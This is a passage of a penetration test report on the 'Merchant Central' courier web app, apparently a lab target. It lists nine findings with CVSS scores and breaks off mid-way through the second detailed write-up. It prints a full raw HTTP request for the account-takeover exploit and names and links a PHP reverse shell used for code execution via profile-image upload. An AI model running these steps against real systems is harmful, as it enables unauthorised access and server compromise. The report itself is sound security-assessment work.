PENETRATION TEST REPORT

CLIENT	Sky Couriers
ACTIVITY	Penetration Test
DATE	03/02/2026
VERSION	v1.0

Matteo Capodicasa
Offensive Security Specialist

TABLE OF CONTENTS

1.0 General Information

1.1 Document Control and Attachments

Document Control

Version	Date	Author	Change Description
1.0	03/03/2026	Matteo Capodicasa	Final Release

Attachments

Attachment name
manleva.pdf
[APPENDIX A] VA_SKY_Couriers_Scan_Report.pdf

1.2 Points of Contact

Role	Name	Email	Phone
Pentester	Matteo Capodicasa	capodicasamatteo@gmail.com	+393486103360

1.3 Scope

The security assessment was executed strictly within the boundaries authorized by the Client via the signed Letter of Authorization & Indemnity Agreement (ref. manleva.pdf). The testing activities were performed during the following time window: 19/01/2026 to 03/02/2026.

Scope Definition

Assessment Type	Full Infrastructure Vulnerability Assessment and Penetration Test
Testing Approach	Black Box
Target Application	Full IP
Target IPs	10.67.149.229

1.4 Scope Limitation

This activity covers the entire IP Range as in-scope. During the activity, the following “Merchant Central” WebApp functions and buttons were not working, and in accordance with the Application Owner and the Security Team, were deemed Out-of-Scope.

Sidebar Menus:

- Manage Order
- Users Print Option
- Reports
- NDR
- ODA Orders
- Ticket Management
- Billing
- Pincode Serviceability
- API Documentation
- Warehouses
- SMS Counter

These were highlighted in red in the following picture.



Figure 1- *Sidebar Menu*

Search Functionality

During the entire activity timeframe, the Search functionality shown was not operative.



Figure 2 - *Search Bar*



Figure 3 - *Search Bar Error*

Also, since business continuity in the production environment was a primary concern, DoS vulnerabilities were deemed out of scope, in accordance with Application Owner and the Security Team

2.0 Methodology

2.1 Reference Standard

The primary objective of this penetration testing assessment is to evaluate the target entity's resilience against real-world attack vectors and to determine how effectively it meets specific security objectives, aligned with the client's needs.

Our team, composed of certified security experts, has conducted this assessment in accordance with industry-standard methodologies and frameworks to ensure a comprehensive and structured approach. The testing processes rely on a multi-level approach, including but not limited to the use of automated scanning with manual verification, the use of advanced exploitation tools [2.2] as well as manual penetration testing techniques.

This activity included infrastructural robustness analysis, In this regard, the testing processes were composed of techniques and methodologies standardized by NIST with the SP 800-115, namely "Technical Guide to Information Security Testing and Assessment". Adopting this standard ensures a repeatable and documented methodology that provides consistency and structure to the security testing process, as well as a realistic approach in simulating the behavior of real world attackers.

Some technical assessment techniques recommended by this standard are

- specific review techniques, to evaluate and examine the posture of policies, application, networks, [...], and ensure these meet client's needs for robustness
- testing techniques such as network discovery, network and port scanning, service identification, vulnerability scanning, [...]
- target vulnerability validation techniques, that include password cracking, penetration testing, application security testing, [...]

This activity also included Web Application Penetration Tests. To provide the most comprehensive and up to date testing processes, our team strictly follows the OWASP Frameworks. These frameworks focus on manual verification and provide extensive documentation and resources to cover all sorts of web application security concerns, categorizing 12 different categories of Web vulnerabilities.

These tests include (and are not limited to):

- Configuration and Deployment Management Testing: Reviewing permissions and configurations of files, directories, and HTTP methods
- Identity Management Testing: Authentication and Session Management testing
- Authorization Testing: Access Control and Privilege Escalation checks
- Input Validation Testing: SQL Injection, XSS, and other injection vectors
- Client-side Testing: DOM-based vulnerabilities and JavaScript analysis

2.2 Tools

To ensure a comprehensive assessment of the target's security posture, some industry-standard tools for automated analysis were utilized. The testing toolkit comprises both commercial and open-source solutions, carefully selected to meet the client's needs and to ensure the target's availability is not compromised.

Below are listed all security tools used to perform automated vulnerability scanning, network and port scanning, etc.

Nmap ↗	Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, and what operating systems they are running.
Burp Suite ↗	Burp Suite is the world's most widely used web application security testing software. It serves as an advanced toolkit for web security testing, acting as a proxy to intercept, modify, and inspect traffic between the browser and the target application.
Gobuster ↗	Gobuster is a tool used to brute-force URIs (directories and files) in web sites, DNS subdomains, Virtual Host names on target web servers, and Open Amazon S3 buckets. It is written in Go and designed to be fast and lightweight.
Greenbone OpenVAS ↗	OpenVAS is a full-featured vulnerability scanner. Its capabilities include unauthenticated and authenticated testing, various high-level and low-level internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test.

vps-audit ↗	A comprehensive Bash script for auditing the security and performance of Virtual Private Servers. This tool performs various security checks and provides a detailed report with recommendations for security improvements.

3.0 Executive Summary

Throughout the security assessment, conducted within the agreed timeframe and strictly adhering to the scope defined in [1.3], a **critical vulnerability** was encountered, as well as **two high vulnerabilities**. In total, 9 vulnerabilities were found, with several additional issues regarding the Infrastructure Vulnerability Scan, reported in the [6.0] chapter as “Infrastructural Analysis Report”.



Figure 4 - Vulnerability Distribution Chart

Specifically, a critical-severity **Account Takeover via Unverified Password Change** vulnerability was identified, allowing low-privileged users to gain administrator privileges by exploiting a logic flaw in the change password form.

Additionally, a high-severity **OS Command via Unrestricted File Upload** vulnerability, that permits authenticated attackers to run arbitrary system commands on the host. Another high-severity vulnerability reported is **Exposure of Sensitive Information**, allowing attackers with system access to retrieve cleartext administrative credentials for external infrastructure.

Moreover, three medium-severity vulnerabilities were reported, namely **Directory Listing Enabled**, allowing unauthorized parties to view the server's file structure; **Cross-Site Request Forgery (CSRF)**, allowing attackers to force password updates and perform multiple kinds of actions via malicious links. Furthermore, a medium-severity **Unencrypted Communication** vulnerability was identified, allowing the interception of credentials over the network, while a medium-severity **Information Disclosure**

vulnerability was identified, allowing the leakage of information of the underlying systems.

A low-severity **Self Cross-Site Scripting (XSS)** vulnerability was identified, potentially permitting the attacker to execute malicious code inside the victim's browser.

A **Vulnerable and Outdated Components** informational issue was identified, allowing potential future exploitation of unpatched software.

The following table contains the reported vulnerabilities along with a brief description of their impact.

Vuln ID	Name	Impact Score CVSS	Description
SKY_001	Account Takeover via Unverified Password Change	9.4 (Critical)	When setting a new password for a user, the product does not require knowledge of the original password, or using another form of authentication.
SKY_002	OS Command Injection via Unrestricted File Upload	8.5 (High)	This vulnerability allows an authenticated administrator to execute arbitrary commands on the underlying operating system.
SKY_003	Exposure of Sensitive Information	8.5 (High)	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
SKY_004	Directory Listing Enabled	6.9 (Medium)	The product inappropriately exposes a directory listing with an index of all the resources located inside of the directory.
SKY_005	Cross-Site Request Forgery	6.0 (Medium)	The web application does not, or cannot, sufficiently verify whether a request was intentionally provided by the user who sent the request, which could have originated from an unauthorized actor.

SKY_006	Unencrypted Communication	5.9 (Medium)	The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.
SKY_007	Information Disclosure	2.3 (Low)	The web application leaks technical details about the website and its infrastructure.
SKY_008	Self Cross-Site Scripting (XSS)	2.0 (Low)	The product receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special characters
SKY_009	Vulnerable and Outdated Components	Informational	Detected outdated Nginx/Apache versions (Banner Grabbing). Without a specific exploitable CVE, this is considered informational.

Statement of Limitations

This report documents the security posture of the target environment at the specific time of the assessment. Security is a continuous process, and the findings presented herein reflect the vulnerabilities identified within the agreed scope and timeframe. It should be noted that new vulnerabilities may be discovered, or the environment may change after the conclusion of this assessment. While all due care has been taken to ensure the accuracy of this report using industry-standard methodologies (NIST, OWASP), this document does not constitute a guarantee that the system is free from other undocumented vulnerabilities or immune to future attacks

.

4.0 Technical Summary

Throughout the security assessment, conducted within the agreed timeframe and strictly adhering to the scope defined in [1.3], a **critical vulnerability** was encountered, as well as **two high vulnerabilities**. In total, 9 vulnerabilities were found, with several additional issues regarding the Infrastructure Vulnerability Scan, reported in the [6.0] chapter as “Infrastructural Analysis Report”.

Specifically, a critical-severity **Account Takeover via Unverified Password Change** vulnerability was identified, allowing low-privileged users to gain administrator privileges by exploiting a logic flaw in the change password form.

Additionally, a high-severity **OS Command via Unrestricted File Upload** that exploits a lack of file upload validation to execute server-side PHP code and allows attackers to run arbitrary system commands on the host. Another high-severity vulnerability reported is **Exposure of Sensitive Information** vulnerability that involves the storage of cleartext credentials on the local filesystem accessible post-exploitation.

Moreover, three medium-severity vulnerabilities were reported, namely **Directory Listing Enabled**, caused by misconfigured web server indexing options; **Cross-Site Request Forgery (CSRF)**, due to the absence of anti-forgery tokens in state-changing requests. Furthermore, a medium-severity **Unencrypted Communication** vulnerability was identified, resulting from the use of unencrypted HTTP protocols,

A low-severity **Information Disclosure** vulnerability was identified, revealing underlying software technologies and version via banner grabbing and other vectors , also, low-severity **Self Cross-Site Scripting (XSS)** vulnerability was identified, persisting unsanitized JavaScript payloads in the user profile name.

A **Vulnerable and Outdated Components** informational issue was identified, detected via server headers disclosing legacy version numbers.

The following table contains each vulnerability alongside the respective CVSS4.0 score and vector

Vuln ID	Name	CVSS Vector	CVSS Impact Score
SKY_001	Account Takeover via Unverified Password Change	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	9.4 (Critical)

SKY_002	OS Command Injection via Unrestricted File Upload	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:N/VI:H/VA:N/SC:H/SI:H/SA:H	8.5 (High)
SKY_003	Exposure of Sensitive Information	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:N/VI:H/VA:N/SC:H/SI:H/SA:H	8.5 (High)
SKY_004	Directory Listing Enabled	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N	6.9 (Medium)
SKY_005	Cross-Site Request Forgery	CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N	6.0 (Medium)
SKY_006	Unencrypted Communication	CVSS:4.0/AV:A/AC:H/AT:N/PR:N/UI:P/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N	5.9 (Medium)
SKY_007	Information Disclosure	CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N	2.3 (Low)
SKY_008	Self Cross-Site Scripting (XSS)	CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:A/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N	2.0 (Low)
SKY_009	Vulnerable and Outdated Components	Informational	Informational

Statement of Limitations

This report documents the security posture of the target environment at the specific time of the assessment. Security is a continuous process, and the findings presented herein reflect the vulnerabilities identified within the agreed scope and timeframe. It should be noted that new vulnerabilities may be discovered, or the environment may change after the conclusion of this assessment. While all due care has been taken to ensure the accuracy of this report using industry-standard methodologies (NIST, OWASP), this document does not constitute a guarantee that the system is free from other undocumented vulnerabilities or immune to future attacks.

5.0 Reported Vulnerabilities

The following table contains all Reported Vulnerabilities along with their impact score, the required privileges to exploit the vulnerability successfully, and the potential impact of a successful exploitation

Vulnerability Name	CVSS Impact Score	Required Privileges & Preconditions	Potential Business & Operational Impact
Account Takeover via Unverified Password Change	9.4 (Critical)	Standard User Access: The attacker requires access to a low-privileged, registered user account.	Account Takeover: Exploitation leads to a full takeover of the Administrator account, granting unrestricted access to the application's management features.
OS Command Injection via Unrestricted File Upload	8.5 (High)	Administrative Access: Requires an authenticated administrator session.	Remote Command Execution (RCE): Allows the upload of malicious scripts (e.g., PHP), leading to code execution on the server and potential complete infrastructure compromise.
Exposure of Sensitive Information	8.5 (High)	Local System Access (Post-Exploitation): Exploitable only after obtaining shell access (e.g., via RCE).	Critical Lateral Movement: Exposure of cleartext credentials (AD) compromising the corporate network.

Directory Listing Enabled	6.9 (Medium)	Public Access: No authentication required.	Information Disclosure: Reveals the server's directory structure, aiding attackers in reconnaissance and identifying hidden resources.
Cross-Site Request Forgery (CSRF)	6.0 (Medium)	User Interaction: Requires the victim (e.g., Admin) to click a malicious link while authenticated.	Unauthorized Actions: Attackers can force victims to perform state-changing actions (like password resets) without their consent.
Unencrypted Communication	5.9 (Medium)	Network Proximity: Requires Man-in-the-Middle (MitM) position on the local network.	Credential Theft: Interception of unencrypted traffic allows theft of user credentials and session tokens.
Information Disclosure	2.3 (Low)	Public Access: No authentication required.	Technical Leakage: Exposure of technical system information, stack traces and internal paths provides technical details useful for crafting further attacks.
Self Cross-Site Scripting (XSS)	2.0 (Low)	Standard User Access: Requires a registered account.	Session Hijacking (Limited): Potential execution of malicious scripts in the user's browser, though exploitation requires

			social engineering (Self-XSS).
Vulnerable Components	Informational	Public Access: Detectable via passive scanning.	Attack Surface Increase: Presence of outdated software versions exposes the system to known public exploits.

5.1 [SKY_001] Account Takeover via Unverified Password Change

Name	Account Takeover via Unverified Password Change
Vulnerability Description	When setting a new password for a user, the product does not require knowledge of the original password, or using another form of authentication.
CVSS vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
CVSS score	9.4
CWE ID	CWE-620: Unverified Password Change
CWE Link	https://cwe.mitre.org/data/definitions/620.html

5.1.1 Threat

Account takeover occurs when an unauthorized entity gains complete control over a legitimate user's account, effectively impersonating the victim within the system.

Common instances of Account Takeover vulnerabilities are:

- Momentary access to an active session (e.g. via Cookie Theft, via Cross-Site Scripting (XSS), Session Hijacking, or simply finding an unlocked workstation)
- Persistent account compromise, for example through password change

In this specific scenario, the attacker is able to change the password of a legitimate user, thus gaining access to the victim's account. In fact, when setting a new password for a user, the product does not require knowledge of the original password, or using another form of authentication.

This could be used by an attacker to change passwords for another user, thus gaining the privileges associated with that user.

Once the email address is modified, the attacker can exploit the legitimate "Password Reset" flow to change the account password.

This vulnerability often leads to severe security concerns, such as data Breach (Unauthorized access to personal and sensitive data stored in the profile) or Identity

Theft (The attacker can perform actions, make purchases, or communicate on behalf of the victim).

5.1.2 Proof Of Concept

URL/URI	http://10.67.149.229/v2/lostpassword.php
Method	POST
Vulnerable parameters	uname
Authentication needed	Yes

This vulnerability was encountered in the Merchant Central Web Application.

The attacker needs to be authenticated in the application to perform this action. Also, he must know the email of the account he wants to take over.

The attacker performs a password change within the User > ResetUser menu.



Figure 5 *- Reset Password Form*

The attacker intercepts the request before it is sent to the server, and changes the email in the uname field.



Figure 6 *- Lost Password Request intercepted (Email Change)*

Raw Request:

```
POST /v2/lostpassword.php HTTP/1.1
Host: 10.67.149.229
Content-Length: 541
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.67.183.240
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryh5daYFWmCbBFjZAs
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.67.183.240/v2/ResetUser.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6ei40qf11uer36itphmnhdvsst; Bookings=0; Manifest=0;
Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
Connection: keep-alive

------WebKitFormBoundaryh5daYFWmCbBFjZAs
Content-Disposition: form-data; name="uname"

admin@sky.thm
------WebKitFormBoundaryh5daYFWmCbBFjZAs
Content-Disposition: form-data; name="npass"

prova
------WebKitFormBoundaryh5daYFWmCbBFjZAs
Content-Disposition: form-data; name="cpass"
```

```
prova
------WebKitFormBoundaryh5daYFWmCbBFjZAs
Content-Disposition: form-data; name="ci_csrf_token"


------WebKitFormBoundaryh5daYFWmCbBFjZAs
Content-Disposition: form-data; name="send"

Submit
------WebKitFormBoundaryh5daYFWmCbBFjZAs--
```

The attacker is subsequently able to login in the application as the admin user, thus successfully performing an Account Takeover.



***Figure 7** - Account Takeover successfully exploited*

The following image shows that the administrator dashboard after the attack is successful.



***Figure 8** - Administrator Dashboard*

5.1.3 Remediation

To remediate this vulnerability, it is necessary to perform a server-side check of the requested email change, to verify whether the password change is initiated by the legitimate user.

An effective fix would be to remove the email parameter altogether, and retrieve the effective user email using the session token.

Also, when prompting for a password change, force the user to provide the original password in addition to the new password.

5.2 [SKY_002] OS Command Injection via Unrestricted File Upload

Name	OS Command Injection via Unrestricted File Upload
Vulnerability Description	This vulnerability allows an authenticated administrator to execute arbitrary commands on the underlying operating system.
CVSS vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:N/VI:H/VA:N/SC:H/SI:H/SA:H
CVSS score	8.5
CWE ID	CWE-434: Unrestricted Upload of File with Dangerous Type
CWE Link	https://cwe.mitre.org/data/definitions/434.html

5.2.1 Threat

Unrestricted File Upload occurs when a web application allows users to upload files to its filesystem without properly validating their characteristics, such as name, type, contents, or size.

The vulnerability arises when the application fails to enforce strict controls on what can be uploaded. An attacker can exploit this weakness to upload malicious files, such as server-side scripts (e.g., .php, .jsp, .aspx) disguised as legitimate documents or images.

If the web server is configured to execute scripts in the upload directory, such as in this case, an attacker can simply request the malicious file via a web browser to trigger its execution.

OS Command Injection is a critical vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server running the application.

Successful exploitation usually results in the commands being executed with the privileges of the web application service. This can lead to a complete compromise of the server, allowing the attacker to steal data, modify system configurations, or use the server as a pivot point for further attacks within the internal network.

5.2.2 Proof Of Concept

URL/URI	http://10.67.149.229/v2/profile.php
Method	POST
Vulnerable parameters	pimage
Authentication needed	Yes

This vulnerability was encountered in the Merchant Central Web Application.

The attacker needs to be authenticated as administrator in the application to perform this action.

The vulnerability consists of the improper validation of the inserted “Profile image” picture by the attacker. In fact as seen in the pictures below, any file can be inserted.

The following image shows a php file containing the php reverse shell from pentestmonkey GitHub: https://github.com/pentestmonkey/php-reverse-shell.

